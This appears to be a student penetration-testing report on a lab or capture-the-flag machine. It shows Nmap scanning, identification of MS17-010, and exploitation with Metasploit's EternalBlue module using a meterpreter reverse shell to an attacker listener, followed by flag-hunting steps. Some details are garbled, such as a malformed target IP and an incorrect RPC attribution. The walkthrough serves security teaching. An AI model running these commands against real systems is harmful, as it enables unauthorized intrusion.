VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

PERFORMED BY
SANKALP UDAY MANKAR

VULNERABILITY ASSESSMENT S PENETRATION TESTING REPORT

- **DOCUMENT DETAILS**

Document Type	Penetration Testing Report
Project Name	Vulnerability Assessment and Penetration Testing
Document Version	1.0
Testing Date	31 / 08 / 2024
Report Date	31 / 08 / 2024
Reviewed by	Sankalp Mankar

DISCLAIMER

The Vulnerability Assessment and Penetration Testing (VAPT) conducted by Sankalp Mankar is intended solely for the purpose of identifying potential security vulnerabilities within the specified systems. The findings and recommendations provided in this report are based on the scope of work and methodologies agreed upon prior to testing.

While all reasonable efforts have been made to ensure the accuracy and thoroughness of the testing, no guarantee can be given that all vulnerabilities have been identified or that the system is secure from all possible threats. The responsibility for implementing the recommendations and ensuring the continued security of the systems lies with the system owner.

Sankalp Mankar shall not be held liable for any damages, losses, or legal implications resulting from the use or misuse of the information provided in this report. The contents of this report are confidential and intended for the exclusive use of the authorized personnel of the organization.

○ Introduction to VAPT

Vulnerability Assessment and Penetration Testing (VAPT) is a combination of two key security services designed to identify and address cybersecurity vulnerabilities in an organization's IT infrastructure.

Vulnerability Assessment (VA):

- This is a systematic process of identifying, quantifying, and prioritizing vulnerabilities in a system or network. It involves using automated tools and techniques to scan for known security weaknesses, such as outdated software, misconfigurations, or missing patches.

Penetration Testing (PT):

- Penetration testing, often referred to as ethical hacking, goes a step further by actively exploiting the vulnerabilities identified in the assessment phase. This is done to determine whether an attacker could gain unauthorized access to systems or data

○ Steps involve in VAPT Approach

1. Foot Print Analysis –

The initial step is to gain preliminary understanding of the target machines e.g. Internet connectivity, IP address, packet routing path, operating system types and target network environment. Such information will help to build a target profile and provide useful pointers for subsequent stages. The initial step is to gain preliminary understanding of the target machines e.g. Internet connectivity, IP address, packet routing path, operating system types and target network environment. Such information will help to build a target profile and provide useful pointers for subsequent stages.

2. Vulnerability Assessment-

The second stage involves “probing” and “scanning” HEXAWARE systems to identify possible symptoms of vulnerabilities. These entails querying the target machines network port for network connection statistics, version number of running network services and verifying the security settings of the servers.

3. Exploitation Analysis –

The third stage attempts to demonstrate any plausible security weaknesses by testing the exploitation of vulnerabilities to a certain extent. Data analysis and data correlation are also conducted here. The purpose of data analysis is to differentiate false alarms from true alarms i.e. the elimination of false positives. All scanning and/or penetration tools present a large amount of scanning results of which some are false alarms. Therefore, true alarms need to be sorted out to eliminate the false alarms. Data correlation is required to synergize raw data collected from various assessment tools into meaningful information concerning the suspected vulnerabilities.

4. Configuration Analysis

In this stage, different security parameters of the configuration are reviewed and the risk pertaining to that parameter is gauged based on the existing network environment. These security parameters are based on the best practices defined by the vendor and the industry. Following are the risk levels of the various systems. The Risk level is divided in four categories:

- Critical – Critical vulnerabilities provide attacker with remote root or admin privilege. these vulnerabilities can be detected C exploited easily.
- High – High vulnerability can also gain entire access of the system to Attacker, but as compared to critical vulnerability this are difficult to detect and exploit.
- Medium – Medium vulnerabilities provides access that can be leveraged within one step to gain admin-level access.
- Low - Low vulnerability may indirectly lead to an attacker gaining some form of access to the system. These issues can be difficult to detect and exploit and typically result in small asset damage.

✞ ***Currently we are doing VAPT***

1. we can consider this IP as target IP. **[target IP – 10.10.140.21G]**

2. We have Target IP address , Now turn on Kali Linux and open command terminal and scan the IP address using ***"Nmap Tool"*** . here we use command such as :-

   - **#nmap 10.10.140.21G-** it scans the IP address and gives details about Host whether the Host is Up/Down .
   - **#nmap** *-p-* **10.10.140.21G-** it scans the IP address and is also used for displaying total ports assign on IP address, it also shows open/Close Ports .

```
└─$ nmap 10.10.149.219
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-31 21:18 IST
Nmap scan report for
Host is up (0.26s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds
```


3. Next Step is to detect OS, Service and Service version using Target IP for this detection we use following Command :-

   - **#nmap -O 10.10.140.21G-** command in Linux is used to perform OS
     (Operating System) detection on the specified target IP address. The **- O** flag in Nmap enables OS detection. Nmap tries to determine


     the operating system running on the target machine by analysing various network characteristics such as TCP/IP stack fingerprinting, open ports, and specific responses to certain probes.

- **#nmap -sV 10.10.140.21G-**
  command in Linux is used for service version detection. It attempts to determine the version of the services running on open ports of the target system. It also assess the potential security risks based on the version of services. During penetration testing, knowing the exact version of a service allows testers to use version-specific exploits. ***nmap -sV*** sends probes to open ports and analyzes the responses to determine the service type and version.

- **#nmap -A 10.10.140.21G** – Command in Linux is used for advanced scanning, which combines several features of Nmap to provide a comprehensive analysis of the target at the specified IP address. The - A option enables OS detection, version detection, script scanning, and traceroute all at once. It is use To run Nmap Scripting Engine (NSE) scripts that may detect vulnerabilities or provide additional information.



- **#Nmap --script vuln 10.10.140.21G** – This command allows for a quick assessment of potential vulnerabilities without needing a fullfledged vulnerability scanner. OR
- **Secondary option :**- you can simply google the OS name and get Vulnerability name.



10


- **Vulnerabilities Found is**
- MS17-010

✞ CVSS Score of Vulnerability: - The **CVSS (Common Vulnerability Scoring System)** score is a numerical value that represents the severity of a vulnerability. It ranges from 0.0 to 10.0, with higher scores indicating more severe vulnerabilities.


Vulnerability Name	sensitivity	CVE number	Base score	Impact score
MS17-010	HIGH	CVE-2017-0144	9.3	10.0

✞ **EXPLOITATION PART**

4. **#msfconsole: -** The *msfconsole* command is the command-line interface for the Metasploit Framework, a powerful tool used for penetration testing, vulnerability assessment, and exploitation. It allows you to interact with the Metasploit Framework, perform various security tasks, and automate exploits against targeted systems.



5. **#search MS17-010 :-** The MS17-010 vulnerability, also known as "EternalBlue," is a critical security flaw in Microsoft Windows that affects the SMBv1 protocol. It's exploited by various ransomware and malware, including WannaCry and Not Petya.




#use MS17-010 :- The command #use MS17-010 is a reference to a command you would use within the Metasploit Framework to load an exploit module related to the MS17-010 vulnerability, which affects older versions of Microsoft Windows. This vulnerability allows for

remote code execution via the Windows RPC (Remote Procedure Call) service.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

6. **#show options :-** The #show options command in the Metasploit Framework is used to display the current configuration options for a selected exploit or auxiliary module. This includes details like the target IP address, port number, payload settings, and other configurable parameters. It is a crucial step in ensuring that all necessary parameters are correctly set before executing an exploit or running a module.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affe
                                             hines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects
                                             s.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Se


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.195.132  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

7. **#set RHOST :-** The *#set RHOST* command is used in the Metasploit Framework to specify the remote host (target system) that you intend to exploit. This command is typically used after selecting an exploit module in Metasploit. It is a crucial step in configuring the attack, as it tells Metasploit which system to target.

   #set LHOST :- The *#set LHOST* command in Metasploit is used to specify the local host (LHOST) IP address that the payload will use to connect back to the attacker's machine. This is crucial when setting up a reverse shell or reverse Meterpreter session, where the target system initiates the connection back to the attacker's machine.

   #Exploit :- The *#exploit* command is used within the Metasploit Framework to execute an exploit against a target system after all necessary configurations have been made. The command triggers the exploit module that has been selected and configured, attempting to compromise the target system using the vulnerability associated with that exploit.


✞ Here we complete the total VAPT for Microsoft Windows 07 Successfully and gained the total Admin Access of the Windows, now we can get the information which needed.

#POST EXPLOITATION

1. Post-Exploitation: Once access is gained, navigate the system to find the flag. This often involves:

- Enumerating Users and Groups: Check user directories, group memberships, and privileges.
- Searching for Sensitive Files: Look for files or directories that might contain flags. Common locations include configuration files, hidden directories, or files with names related to the flag.


- Examining System and Application Data: Investigate system logs, application data, and other potential sources of information.




2] Flag Identification: Flags are often presented in specific formats or locations. They could be:

- Text Files: Look for text files that contain the flag.
- Hidden Files or Directories: Search for hidden or non-standard locations where the flag might be stored.


- Database Entries: If the system uses a database, the flag might be stored as a record.





3. Verification: Ensure that what you've found is indeed the flag and not false positives or irrelevant data. Verify that the flag meets the expected format or criteria.

4. Documentation: Record the process of finding the flag, including any methods or tools used. This information is crucial for reporting and understanding how the system was compromised.



----------***THANK YOU*** ----------